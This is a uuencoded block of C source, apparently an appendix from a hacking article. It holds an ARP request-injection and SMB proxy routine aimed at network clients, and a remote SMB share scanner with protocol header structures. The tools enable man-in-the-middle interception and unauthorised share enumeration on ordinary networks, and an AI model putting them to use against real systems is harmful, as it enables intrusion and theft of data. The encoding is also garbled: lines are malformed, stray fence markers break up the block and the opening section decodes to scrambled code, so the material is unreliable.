M;F5T4VUB4V5R=F5R+`T*("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M(&`@("`@("`@($1E<V-R*3L-"@T*("`@("`@("`@("`@("`@("`@("`@("!2
M;F5T4VUB4V5R=F5R+`T*("`@("`@("`@("`@("`@("`@("`@("`@("`@("!2
M(&`@("`@("`@("`@("`@("`@("`@("`@("`@("`@($%R<%)E<75E<W1);FIE8W1I
M9&1R+G-?861D<BP-"B`@("`@("`@("`@37E%;F5T+`T*("`@("`@("`@("!2
M96%L16YE=%-E<G9E<BP-"B`@("`@("`@("`@1&5V:6-E*3L-"@T*+RI)<&5R
M;&`@<&]P=&EO;B@F12G86EN<W0@=&AE(&-L:65N=',@*BHO#0H-"B!!<G!2
M97%U97-T26YJ96-T:6]N*"90<F]X>2YS:6Y?861D<BYS7V%D9'(L#0H@("`@
M("`@("`@("`F37E%;F5T+`T*("`@("`@("`@("`@("!296%L16YE=$-L:65N
M="P-"B`@("`@("`@("`@("`@("`@("`@("`@("`@1&5V:6-E*3L-"@T*("`@
M("`@("!$979I8V4I.PT*#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*
M('-W:71C:"A#:&]I8V4I#0H@>PT*("!C87-E("=Y)R`Z#0H@(%-M8E-E<G9E
M<BYS:6Y?<&]R="`](&AT;VYS*%--0E]03U)4)47UA07S)+*3L-"B`@8G)E86L[
M#0H@(`T*("!C87-E("=N)R`Z#0H@(%-M8E-E<G9E<BYS:6Y?<&]R="`](&AT
M;VYS*%--0E]03U)4*3L-"B`@8G)E86L[#0H-"B`@9&5F875L=""`Z#0H@('!R
M:6YT9B@B7&Y0;&5A<V4@86YS=V5R(&)Y("D@;W(@)VXG(&=E=&5N='=I;C)K
M+UA0('-U<'!O<G1<;B(I.PT*("!R971U<FX@,#L@#0H@?0T*("`T*(%-M8E-E
M<G9E<BYS:6Y?9F%M:6QY(#T@049?24Y%5#L-"B!3;V-K4VUB4V5R=F5R(#T@
M<V]C:V5T*$%&7TE.150L4T]#2U]35%)%04TL-"B!0<F]X>2YS:6Y?<&]R=?
M9F%M:6QY(#T@049?24Y%5#L-"B!0<F]X>2YS:6Y?<&]R="`](&AT;VYS*$QI
M<W1E;E!O<G0I.R`-"B!0<F]X>2YS:6Y?861D<BYS7V%D9'(N4U]U;CY3;&4Y!
M1$127T%.62D[#0H@#0H@4V]C:U!R;WAY(#T@<V]C:V5T*$%&7TE.150L4T]#
M2U]35%)%04TL-"@T*#0HO*E-T87)T('1O(&QI<W1E;B!F;W(@:6YC;VUI
M;F<@8V]N;F5C=&EO;B!F<F]M(&-L:65N="@-"B`@("(%-O8VM0<F]X>2P-
M"B`@("AS=')U8W0@<V]C:V%D9'(@*BD@)E!R;WAY+`T*("`@("!S:7IE
M;V8H4')O>'DI*3L-"B`@("!M96US970H)E!R;WAY(#T@("T*("`@*&QI
M:71E;BA3;V-K4')O>'DL-2D[#0H@(&)A;F-E("T*("`@(&1O('L-"B`@("`@
M=',@4VUB4V5R=F5R*3L-"B`@("!I9B`H4V]C:V%D9'(@*BD@)E!R;WAY+`T*
M("`@("`@("!L:7-T96XH4V]C:U!R;WAY+#4I.R`@("`@("`@("`@("`@("AS
M=')U8W0@<V]C:V%D9'(@*BD@)E!R;WAY+`T*("`@("`@("`@("`@("`@("`@
M("`@("AI;G0@*BD@)E-I>F4I.PT*("`@("`@("`@("`@("`@("`@("`@("`I.PT*
M#0H@8V]N;F5C="A3;V-K4VUB4V5R=F5R+`T*("`@("`@("`@("`@("`@("`@
M("`H<W1R=6-T('-O8VMA9&1R("HI("93;6)397)V97(L("`@("`@("`@("`@
M('-I>F5O9BA3;6)397)V97(I*3L-"@T*("`@("`@("!$979I8V4I.PT*#0HO
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*E!!0TM%5"!!3D%,65-)4RHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*B\-"@T*(&EF*$-H;VEC92`]/2`G>2<@*0T*('LL
M#0H@>PD@#0H@("\J2&5R92!W92!H879E(&$@0V%N8V5L*B\-"B`-"B`@5VEN
M,FM84"`]("T*("!W:&EL92`H+3$I("@I(&1O('L-"B`@("`@:68@*"A3:7IE
M;"`]("AI;G0I(&)R96%K*&5R<F]R*2D@/"`P*2`-"B`@("`@>PT*("`@("`@
M("(%-I>F4@/2!R96-V*%-O8VM0<F]X>2P-"B`@("`@("`@("`@("`@("!"
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*B\-"@T*
```

```
M*BHJ*BHJ*BHO("`-"@T*#0H-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BI#550@2$5212HJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHO#0H-"BTM6R`@07!P96YD:7@@0B`-"@T*66]U(&AA=F4@:6X@=&AI<R!P
M87)T('1H92!S;W5R8V4@;V8@=&AE('!R;V=R86T@=7-E('1O('-C86X@4TU"
M('-H87)E<RX-"@T*4F5A9"!T:&4@<V]U<F-E+B!9;W4@=VEL;"!F:6YD(&$@
M;&]T(&$@:6YT97)E<W1I;F<@=&AI;F=S(&%B;W5T(%--0BX-"@T*268@>6]U
M('=A;G0@=&\@8V]M<&EL92!I="P@=&AE(&-O;6UA;F0@:7,@(F=C8R!S8V%N
M7W-H87)E+F,@+6\@4TU"<V-A;B(N#0H-"DEF('EO=2!W86YT('1O('5S92!I
M="`Z(%--0G-C86X@+7,@(G-E<G9E<B!)4"(@+6X@(EEO=7(@;F5T8FEO<R!N
M86UE(BX-"@T*(G-E<G9E<B!)4"(@:7,@=&AE($E0(&%D9')E<W,@;V8@=&AE
M(%--0B!S97)V97(N#0H-"B)9;W5R(&YE=&)I;W,@;F%M92(@<W1R:6YG(&ES
M('=H870@>6]U('=A;G0N("AL97-S('1H86X@,34@8VAA<F%C=&5R<RD-"@T*
M4W5C8V5S<V9U;&QY('1E<W1E9"!W:71H('-A;6)A('-E<G9E<B`R+C`@+@T*
M#0I9;W4@<VAO=6QD;B=T('5S92!I="!O;B!T:&4@;&]O<&)A8VL@:6YT97)F
M86-E+@T*#0I4:&ES('!R;V=R86T@9&]E<VXG="!S=7!P;W)T(%5.24-/1$4@
M<W1R:6YG<RX-"@T*#0HO*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ0U54($A%4D4J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ+PT*
M+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*@T*("`@("`@("`@("`@("`@("`@
M("`@("`@(%--0B!30T%.(%)%34]412!32$%215,-"@D)("`@("`@("`@("`@
M0V]D960@8GD@;&5D:6X-"B`@("`@("`@("`@("`@("`@("`@("`@;&5D:6Y`
M96YC97!H86QO;BUZ97)O+F-O;0T*("`@("`@("`@("`@("`@("`@("`@($9O
M<B!E9'5C871I;VYA;"!P=7)P;W-E(&]N;'D@(0T**BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ+PT*#0HC:6YC;'5D92`\<W1D:6\N:#X-"B-I;F-L=61E(#QS
M=')I;F<N:#X-"B-I;F-L=61E(#QS=&1L:6(N:#X-"B-I;F-L=61E(#QU;FES
M=&0N:#X-"B-I;F-L=61E(#QE<G)N;RYH/@T*(VEN8VQU9&4@/'-I9VYA;"YH
M/@T*(VEN8VQU9&4@/'-Y<R]I;V-T;"YH/@T*(VEN8VQU9&4@/'-Y<R]T:6UE
M+F@^#0HC:6YC;'5D92`\<WES+W=A:70N:#X-"B-I;F-L=61E(#QS>7,O<W1A
M="YH/@T*#0HC:6YC;'5D92`\;F5T+VEF+F@^#0HC:6YC;'5D92`\<WES+W-O
M8VME="YH/@T*(VEN8VQU9&4@/&%R<&$O:6YE="YH/@T*#0HC:6YC;'5D92`\
M;F5T:6YE="]I<"YH/@T*(VEN8VQU9&4@/&YE=&EN970O:6XN:#X-"B-I;F-L
M=61E(#QN971I;F5T+W1C<"YH/@T*(VEN8VQU9&4@/&YE=&EN970O=61P+F@^
M#0HC:6YC;'5D92`\;F5T:6YE="]I9E]E=&AE<BYH/@T*#0HC:6YC;'5D92`\
M;&EB;F5T+F@^#0HC:6YC;'5D92`\<&-A<"YH/@T*#0HC9&5F:6YE(%--0E]0
M3U)4"3$S.0T*#0HC9&5F:6YE"75?:6YT.%]T"75N<VEG;F5D(&-H87(-"@T*
M(V1E9FEN90EU7VEN=#$V7W0)=6YS:6=N960@<VAO<G0-"@T*(V1E9FEN90EU
M7VEN=#,R7W0)=6YS:6=N960@:6YT(`T*#0HC9&5F:6YE"75C:&%R"75N<VEG
M;F5D(&-H87(@#0H-"B-D969I;F4)=5]C:&%R"75N<VEG;F5D(&-H87(-"@T*
M(V1E9FEN90E334)?4%)/5$]#3TQ3"2)<>#4P7'@T,UQX,C!<>#1E7`T*7'@T
M-5QX-31<>#4W7'@T9EQX-3)<>#1B7'@R,%QX-3!<>#4R7'@T9EQX-#=<>#4R
M7'@T,5QX-&1<>#(P7'@S,5P-"EQX,F5<>#,P7'@P,%QX,#)<>#1D7'@T.5QX
M-#-<>#4R7'@T9EQX-3-<>#1F7'@T-EQX-31<>#(P7'@T95QX-#5<#0I<>#4T
M7'@U-UQX-&9<>#4R7'@T8EQX-3-<>#(P7'@S,5QX,F5<>#,P7'@S,UQX,#!<
M>#`R7'@T9%QX-#E<>#0S7`T*7'@U,EQX-&9<>#4S7'@T9EQX-#9<>#4T7'@R
M,%QX-&5<>#0U7'@U-%QX-3=<>#1F7'@U,EQX-&)<>#4S7'@R,%P-"EQX,S-<
M>#)E7'@S,%QX,#!<>#`R7'@T8UQX-#%<>#1E7'@T9%QX-#%<>#1E7'@S,5QX
M,F5<>#,P7'@P,%QX,#)<#0I<>#1C7'@T9%QX,S%<>#)E7'@S,EQX-3A<>#,P
M7'@S,%QX,S)<>#`P7'@P,EQX-3-<>#8Q7'@V9%QX-C)<>#8Q7`T*7'@P,%QX
M,#)<>#1E7'@U-%QX,C!<>#1C7'@T,5QX-&5<>#1D7'@T,5QX-&5<>#(P7'@S
M,5QX,F5<>#,P7'@P,%P-"EQX,#)<>#1E7'@U-%QX,C!<>#1C7'@T9%QX,C!<
M>#,P7'@R95QX,S%<>#,R(B`@("`@("`@(")#0H-"B\J5&AE(&YA=&EV92!O
M<R!A;F0@;&%N;6%N(&-L:65N="P@9F]R('5S(#H@56YI>"Y386UB82HO#0H-
M"B-D969I;F4@3D%4259%7T]37TQ!3DU!3@DB7'@U-5QX-F5<>#8Y7'@W.%QX
M,#!<>#4S7'@V,5QX-F1<#0I<>#8R7'@V,2(-"@T*+RI4:&4@0V]M;6%N9"!F
M;W(@=&-O;G@@<V-A;FYI;F<@.B`B/S\_/S\B*B\-"@T*(V1E9FEN92!40T].
M6%]#3TU-04Y$(")<>#0Y7'@U,%QX-#-<>#(T7'@P,%QX,V9<>#-F7'@S9EQX
M,V9<>#-F(B`-"@T*#0HO*E1H92!205`@8V]M;6%N9"!A;F0@=&AE(%Q0:7!E
M7&QA;FUA;B!S=')I;F<J+PT*#0HC9&5F:6YE($Y!345?4D%07T-/34U!3D0)
M(EQX-6-<>#4P7'@T.5QX-3!<>#0U7'@U8UQX-&-<>#0Q7'@T95P-"EQX-&1<
M>#0Q7'@T95QX,#!<>#`P7'@P,%QX-3=<>#<R7'@T8UQX-C5<>#8X7'@P,%QX
M-#)<>#,Q7'@S,UQX-#)<>#4W7`T*7'@W85QX,#!<>#`Q7'@P,%QX9F9<>&9F
M(@T*+RHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*@T*("`@("`@("`@("`@("`@("`@
M("`@("`@("!35%)50U154D53#0HJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHO"0D)("`@("`-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I;G0X7W0@
M4')O=&]C;VQ;-%T["2\J0V]N=&%I;G,@,'A&1BPG4TU")RHO#0H@=5]I;G0X
```

```
M7W0@0V]M;6%N9#L)+RI#;VUM86YD($-O9&4J+PT*('5N:6]N(`T*('L-"B`@
M<W1R=6-T#0H@('L-"B`@('5?:6YT.%]T($5R<F]R0VQA<W,["2\J17)R;W(@
M0VQA<W,J+PT*("`@=5]I;G0X7W0@4F5S97)V960["2\J4F5S97)V960@9F]R
M(&9U='5R92!U<V4J+R`-"B`@('5?:6YT.%]T($5R<F]R6S)=.PDO*D5R<F]R
M($-O9&4J+PT*("!]($1O<T5R<F]R.PT*("!U7VEN=#A?="!3=&%T=7-;-%T[
M"2\J,S(M8FET<R!E<G)O<B!C;V1E*B\-"B!](%-T871U<R`[#0H@=5]I;G0X
M7W0@1FQA9W,["2\J1FQA9W,J+PT*('5?:6YT.%]T($9L86=S,ELR73L)+RI-
M;W)E($9L86=S*B\-"B!U;FEO;@T*('L-"B`@=5]I;G0X7W0@4&%D6S$R73L-
M"B`@<W1R=6-T#0H@('L-"B`@('5?:6YT.%]T(%!I9$AI9VA;,ET["2\J2&EG
M:"!087)T(&]F('1H92!0:60J+PT*("`@=5]I;G0X7W0@56YU<V5D6S1=.PDO
M*DYO="!5<V5D*B\-"B`@('5?:6YT.%]T(%5N=7-E9#);-%T["2\J3F]T(%5S
M960J+PT*("!]($5X=')A.PT*('T@4&%D17AT<F$[#0H@=5]I;G0X7W0@5&ED
M6S)=.PDO*E1R964@261E;G1I9FEE<BHO#0H@=5]I;G0X7W0@4&ED6S)=.PDO
M*D-A;&QE<B=S('!R;V-E<W,@240J+PT*('5?:6YT.%]T(%5I9%LR73L)+RI5
M;F%U=&AE;G1I8V%T960@=7-E<B!)1"HO#0H@=5]I;G0X7W0@36ED6S)=.PDO
M*DUU;'1I<&QE>"!)9"HO#0I](%-M8D)A<V5(9'(@.PT*#0IT>7!E9&5F('-T
M<G5C="`-"GL-"B!U7VEN=#A?="!7;W)D0V]U;G0[+RI#;W5N="!O9B!P87)A
M;65T97(@=V]R9',@/3$W*B\-"B!U7VEN=#A?="!$:6%L96-T26YD97A;,ET[
M+RI);F1E>"!O9B!S96QE8W1E9"!D:6%L96-T*B\-"B!U7VEN=#A?="!396-U
M<FET>4UO9&4["2\J4V5C=7)I='D@36]D92`Z*B\-"@D)"2\J8FET(#`@.B`P
M/7-H87)E+"`Q/75S97(J+PT*"0D)+RIB:70@,2`Z(#$]96YC<GEP="!P87-S
M=V]R9',J+PT*('5?:6YT.%]T($UA>$UP>$-O=6YT6S)=.R\J36%X(%!E;F1I
M;F<@;75L=&EP;&5X960@<F5Q=65S="HO#0H@=5]I;G0X7W0@36%X3G5M8F5R
M<U9C<ULR73LO*DUA>"!60W,@8F5T=V5E96X@8VQI96YT(&%N9"!S97)V97(J
M+PT*('5?:6YT.%]T($UA>$)U9F9E<E-I>F5;-%T[+RI-87@@=')A;G-M:70@
M8G5F9F5R('-I>F4J+PT*('5?:6YT.%]T($UA>%)A=U-I>F5;-%T[+RI-87@@
M<F%W(&)U9F9E<B!S:7IE*B\-"B!U7VEN=#A?="!397-S:6]N2V5Y6S1=.R\J
M56YI<75E('1O:V5N(&ED96YT:69Y:6YG('1H:7,@<V5S<VEO;BHO#0H@=5]I
M;G0X7W0@0V%P86)I;&ET:65S6S1=.R\J4V5R=F5R($-A<&%B:6QI=&EE<RHO
M#0H@=5]I;G0X7W0@4WES=&5M5&EM94QO=ULT73LO*E-Y<W1E;2`H551#*2!T
M:6UE(&]F('1H92!S97)V97(@*&QO=RDJ+PT*('5?:6YT.%]T(%-Y<W1E;51I
M;65(:6=H6S1=.R\J4WES=&5M("A55$,I('1I;64@;V8@=&AE('-E<G9E<B`H
M:&EG:"DJ+PT*('5?:6YT.%]T(%-E<G9E<E1I;65:;VYE6S)=.R\J5&EM92!Z
M;VYE(&]F('-E<G9E<B`H;6EN(&9R;VT@551#*2HO#0H@=5]I;G0X7W0@16YC
M<GEP=&EO;DME>4QE;F=T:#LO*DQE;F=T:"!O9B!E;F-R>7!T:6]N($ME>2HO
M#0H@=5]I;G0X7W0@0GET94-O=6YT6S)=.PDO*D-O=6YT(&]F(&1A=&$@8GET
M97,J+PT*?2!3;6).96=0<F]T4F5P;'E(9'([[('T*#0IT>7!E9&5F('-T<G5C
M="`-"GL-"B!U7VEN=#A?="!7;W)D0V]U;G0[#0H@=5]I;G0X7W0@0GET94-O
M=6YT6S)=.PT*('5?:6YT.%]T($)U9F9E<D9O<FUA=#L-"GT@4VUB3F5G4')O
M=%)E<75E<W1(9'([('T*#0H-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I;G0X
M7W0@5V]R9$-O=6YT.R\J0V]U;G0@;V8@<&%R86UE=&5R('=O<F1S/3$S("AR
M97%U97-T*2HO#0H@=5]I;G0X7W0@06YD6$-O;6UA;F0[+RIS96-O;F1A<GD@
M*%@I(&-O;6UA;F0L,'A&1B`](&YO;F4J+PT*('5?:6YT.%]T($%N9%A297-E
M<G9E9#LO*G)E<V5R=F5D("AM=7-T(&)E('IE<F\I*B\-"B!U7VEN=#A?="!!
M;F183V9F<V5T6S)=.R\J;V9F<V5T('1O(&YE>'0@8V]M;6%N9"!7;W)D8V]U
M;G0J+PT*('5?:6YT.%]T($UA>$)U9F9E<E-I>F5;,ET[+RI#;&EE;G0G<R!M
M87AI;75N(&)U9F9E<B!S:7IE*B\-"B!U7VEN=#A?="!-87A-<'A#;W5N=%LR
M73LO*F%C='5A;"!M87AI;75N(&UU;'1I<&QE>&5D('!E;F1I;F<@<F5Q=65S
M="HO#0H@=5]I;G0X7W0@5F-.=6UB97);,ET[+RHP/69I<G-T("AO;FQY*2P@
M;F]N>F5R;RUA9&1I=&EO;F%L(%9#(&YU;6)E<BHO#0H@=5]I;G0X7W0@4V5S
M<VEO;DME>5LT73LO*G-E<W-I;VX@:V5Y("AV86QI9"!O;FQY(&EF('-M8E]V
M8U]M=6XA/3`J+PT*('5?:6YT.%]T($-A<V5);G-E;G-I=&EV95!A<W-W;W)D
M3&5N9W1H6S)=.R`O*D%.4TD@<&%S<W=O<F0@<VEZ92HO#0H@=5]I;G0X7W0@
M0V%S95-E;G-I=&EV95!A<W-W;W)D3&5N9W1H6S)=.R`O*E5.24-/1$4@<&%S
M<W=O<F0@<VEZ92HO#0H@=5]I;G0X7W0@4F5S97)V961;-%T["2\J<F5S97)V
M960@*&UU<W0@8F4@,"DJ+PT*('5?:6YT.%]T($-A<&%B:6QI=&EE<ULT73LO
M*F-L:65N="!C87!A8FEL:71I97,J+PT*('5?:6YT.%]T($)Y=&5#;W5N=%LR
M73L)+RI#;W5N="!O9B!D871A(&)Y=&5S.VUI;CTP*B\-"GT@4VUB4V5T=7!8
M4F5Q=65S=$AD<B`[#0H-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I;G0X7W0@
M5V]R9$-O=6YT.PDO*G9A;'5E/30@*B\-"B!U7VEN=#A?="!!;F180V]M;6%N
M9#L)+RIS96-O;F1A<GD@*%@I(&-O;6UA;F0L,'A&1B`](&YO;F4J+PT*('5?
M:6YT.%]T($%N9%A297-E<G9E9#L)+RIR97-E<G9E9"`H;75S="!B92!Z97)O
M*2HO#0H@=5]I;G0X7W0@06YD6$]F9G-E=%LR73LO*F]F9G-E="`H9G)O;2!3
M34(@:&1R('-T87)T('1O(&YE>'0@8VUD("HO#0H@=5]I;G0X7W0@1FQA9W-;
M,ET[+RI!9&1I=&EO;F%L(&EN9F]R;6%T:6]N(&)I="`P('-E=#UD:7-C;VYN
M96-T(%1I9"`J+PT*('5?:6YT.%]T(%!A<W-W;W)D3&5N9W1H6S)=.PDO*DQE
M;F=T:"!O9B!P87-S=V]R9"HO#0H@=5]I;G0X7W0@0GET94-O=6YT6S)=.PDO
M*D-O=6YT(&]F(&1A=&$@8GET97,@.R!M:6X],RHO#0I](%-M8E1C;VY84F5Q
```

```
M=65S=$AD<B`[#0H-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I;G0X7W0@5V]R
M9$-O=6YT.R\J0V]U;G0@;V8@<&%R86UE=&5R('=O<F1S/3!X,RHO#0H@=5]I
M;G0X7W0@06YD6$-O;6UA;F0[+RI396-O;F1A<GD@*%@I(&-O;6UA;F0[(#!X
M1D8];F]N92HO#0H@=5]I;G0X7W0@06YD6%)E<V5R=F5D6S)=.R\J4F5S97)V
M960@*&UU<W0@8F4@>F5R;RDJ+PT*('5?:6YT.%]T($]P=&EO;F%L4W5P<&]R
M=%LR73LO*D]P=&EO;F%L(%-U<'!O<G0@8FET<RHO#0H@=5]I;G0X7W0@0GET
M94-O=6YT6S)=.PDO*D-O=6YT(&]F(&1A=&$@8GET97,J+PT*?2!3;6)48V]N
M6%)E<&QY2&1R.PT*("`-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I;G0X7W0@
M5V]R9$-O=6YT.R\J0V]U;G0@;V8@<&%R86UE=&5R('=O<F0L('9A;'5E/3$T
M*U-E='5P0V]U;G0J+PT*('5?:6YT.%]T(%1O=&%L4&%R86UE=&5R0V]U;G1;
M,ET[("\J5&]T86P@<&%R86UE=&5R(&)E:6YG('-E;G0J+PT*('5?:6YT.%]T
M(%1O=&%L1&%T84-O=6YT6S)=.PDO*E1O=&%L($1A=&$@8GET97,@8F5I;F<@
M<V5N="HO#0H@=5]I;G0X7W0@36%X4&%R86UE=&5R0V]U;G1;,ET["2\J36%X
M(%!A<F%M971E<B!B>71E<R!T;R!R971U<FXJ+PT*('5?:6YT.%]T($UA>$1A
M=&%#;W5N=%LR73L)+RI-87@@1&%T82!B>71E<R!T;R!R971U<FXJ+PT*('5?
M:6YT.%]T($UA>%-E='5P0V]U;G0["2\J36%X('-E='5P('=O<F1S('1O(')E
M='5R;BHO#0H@=5]I;G0X7W0@4F5S97)V960[#0H@=5]I;G0X7W0@1FQA9W-;
M,ET[#0H@=5]I;G0X7W0@5&EM96]U=%LT73L-"B!U7VEN=#A?="!297-E<G9E
M9#);,ET[#0H@=5]I;G0X7W0@4&%R86UE=&5R0V]U;G1;,ET[+RI087)A;65T
M97(@8GET97,@<V5N="!I;B!T:&ES('!A8VME="HO#0H@=5]I;G0X7W0@4&%R
M86UE=&5R3V9F<V5T6S)=.R\J3V9F<V5T('1O('!A<F%M971E<BHO#0H@=5]I
M;G0X7W0@1&%T84-O=6YT6S)=.PDO*D1A=&$@8GET97,@<V5N="!I;B!T:&ES
M('!A8VME="HO#0H@=5]I;G0X7W0@1&%T84]F9G-E=%LR73LO*D]F9G-E="!T
M;R!D871A*B\-"B!U7VEN=#A?="!3971U<$-O=6YT.R\J0V]U;G0@;V8@<V5T
M=7`@=V]R9',J+PT*('5?:6YT.%]T(%)E<V5R=F5D,SLO*E5S92!T;R!P860@
M=&\@=V]R9"HO#0H@=5]I;G0X7W0@0GET94-O=6YT6S)=.PDO*E-E='5P8V]U
M;G0@/2`P('-O('=E(&-A;B!D;R!T:&ES*B\-"GT@4VUB5')A;G-297%U97-T
M2&1R.PT*(`T*#0IT>7!E9&5F('-T<G5C=`T*>PT*('5?:6YT.%]T(%=O<F1#
M;W5N=#LO*D-O=6YT(&]F('!A<F%M971E<B!W;W)D+"!V86QU93TQ-"M3971U
M<$-O=6YT*B\-"B!U7VEN=#A?="!4;W1A;%!A<F%M971E<D-O=6YT6S)=.R\J
M5&]T86P@<&%R86UE=&5R(&)E:6YG('-E;G0J+PT*('5?:6YT.%]T(%1O=&%L
M1&%T84-O=6YT6S)=.R\J5&]T86P@1&%T82!B>71E<R!B96EN9R!S96YT*B\-
M"B!U7VEN=#A?="!297-E<G9E9%LR73L-"B!U7VEN=#A?="!087)A;65T97)#
M;W5N=%LR73LO*E!A<F%M971E<B!B>71E<R!S96YT(&EN('1H:7,@<&%C:V5T
M*B\-"B!U7VEN=#A?="!087)A;65T97)/9F9S971;,ET[+RI/9F9S970@=&\@
M<&%R86UE=&5R<RHO#0H@=5]I;G0X7W0@4&%R86UE=&5R1&ES<&QA8V5M96YT
M6S)=.R\J1&ES<&QA8V5M96YT(&]F('!A<F%M971E<B!B>71E<RHO#0H@=5]I
M;G0X7W0@1&%T84-O=6YT6S)=.R\J1&%T82!B>71E<R!S96YT(&EN('1H:7,@
M<&%C:V5T*B\-"B!U7VEN=#A?="!$871A3V9F<V5T6S)=.R\J3V9F<V5T('1O
M(&1A=&$J+PT*('5?:6YT.%]T($1A=&%$:7-P;&%C96UE;G1;,ET[+RI$:7-P
M;&%C96UE;G0@;V8@9&%T82!B>71E<RHO#0H@=5]I;G0X7W0@4V5T=7!#;W5N
M=#LO*D-O=6YT(&]F('-E='5P('=O<F1S*B\-"B!U7VEN=#A?="!297-E<G9E
M9#([+RI5<V4@=&\@<&%D('1O('=O<F0J+PT*('5?:6YT.%]T($)Y=&5#;W5N
M=%LR73LO*E-E='5P8V]U;G0@/2`P('-O('=E(&-A;B!D;R!T:&ES*B\-"GT@
M4VUB5')A;G-297!L>4AD<CL-"B`-"G1Y<&5D968@<W1R=6-T#0I[#0H@=5]I
M;G0X7W0@5'EP93L)+RIT>7!E*B\)#0H@=5]I;G0X7W0@1FQA9W,[+RIF;&%G
M<RHO#0H@=5]I;G0Q-E]T($QE;F=T:#LO*FQE;F=T:"!O9B!T:&4@3D)4('-E
M<W-I;VX@<&%C:V5T*B\-"GT@3F)T4V5S<VEO;DAD<CL-"@T*+RHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*@T*("`@("`@("`@("`@("`@("`@("`@("`@("`@
M($953D-424].4PT**BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ+PT*=F]I9"!3
M96YD3F5T0FEO<TYA;65297%U97-T*&EN="P@8VAA<B`J+"!C:&%R("HI.PT*
M#0IV;VED(%-E;F1.96=0<F]T4F5Q=65S="AI;G0I.PT*#0IC:&%R("I296-E
M:79E3F5G4')O=%)E<&QY*&EN="P@:6YT("HI.PT*#0IV;VED(%-E;F13971U
M<%A297%U97-T*&EN="P@:6YT("QC:&%R("HI.PT*#0IV;VED(%-E;F148V]N
M6%)E<75E<W0H:6YT+"!U7V-H87(@*BD[#0H-"G9O:60@4F5C96EV951C;VY8
M4F5P;'DH:6YT+"!U7VEN=#A?="`J*3L-"@T*=F]I9"!396YD5')A;G-297%U
M97-T*&EN="P@=5]I;G0X7W0@*BD[#0H-"G9O:60@4F5C96EV951R86YS4F5P
M;'DH:6YT*3L-"B\J*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BH-"B`@("`@("`@
M("`@("`@("`@("`@("`@("`@("`@5$A%($-/1$4-"BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ*BHJ
M*BHJ*BHJ*BHJ*B\-"@T*+RI4:&ES('-O=7)C92!C;V1E(&-O;G1A:6YS(&%L
M;"!T:&4@<')O=&]T>7!E<R!A;F0@#0H@*B!D969I;FET:6]N<R!O9B!T:&4@
M9G5N8W1I;VYS('1H870@87)E('5S960-"B`J('1O(&)U:6QD(&$@4TU"(&)A
M<V4@:&5A9&5R+"!.151"24]3(&AE861E<@T*("H@86YD('1O(&5N8V]D92!A
M($Y%5$))3U,@;F%M92`J+PT*#0H-"B\J5&\@8G5I;&0@82!.151"24]3(%-E
```

```
M<W-I;VX@2&5A9&5R*B\-"@T*=F]I9"!"=6EL9$YB="@-"B`@("`@("`@("`@
M("`@+RI/=7(@<&%C:V5T*B\-"B`@("`@("`@("`@("`@=5]C:&%R("I086-K
M970L#0H@("`@("`@("`@("`@("\J($)Y=&4@8V]U;G0@;V8@9&%T82`-"B`@
M("`@("`@("`@("`@("H@*'=H870@:7,@;W9E<B!T:&4@;F5T8FEO<R!H96%D
M97(I*B\@("`@("`-"B`@("`@("`@("`@("`@:6YT(%!A8VME=$QE;F=T:"D@
M#0I[#0H@3F)T4V5S<VEO;DAD<B`J3F)T4V5S<VEO;CL-"@T*+RI#;&5A;B!T
M:&4@<&%C:V5T*B\-"@T*(&UE;7-E="A086-K970L,"Q086-K971,96YG=&@K
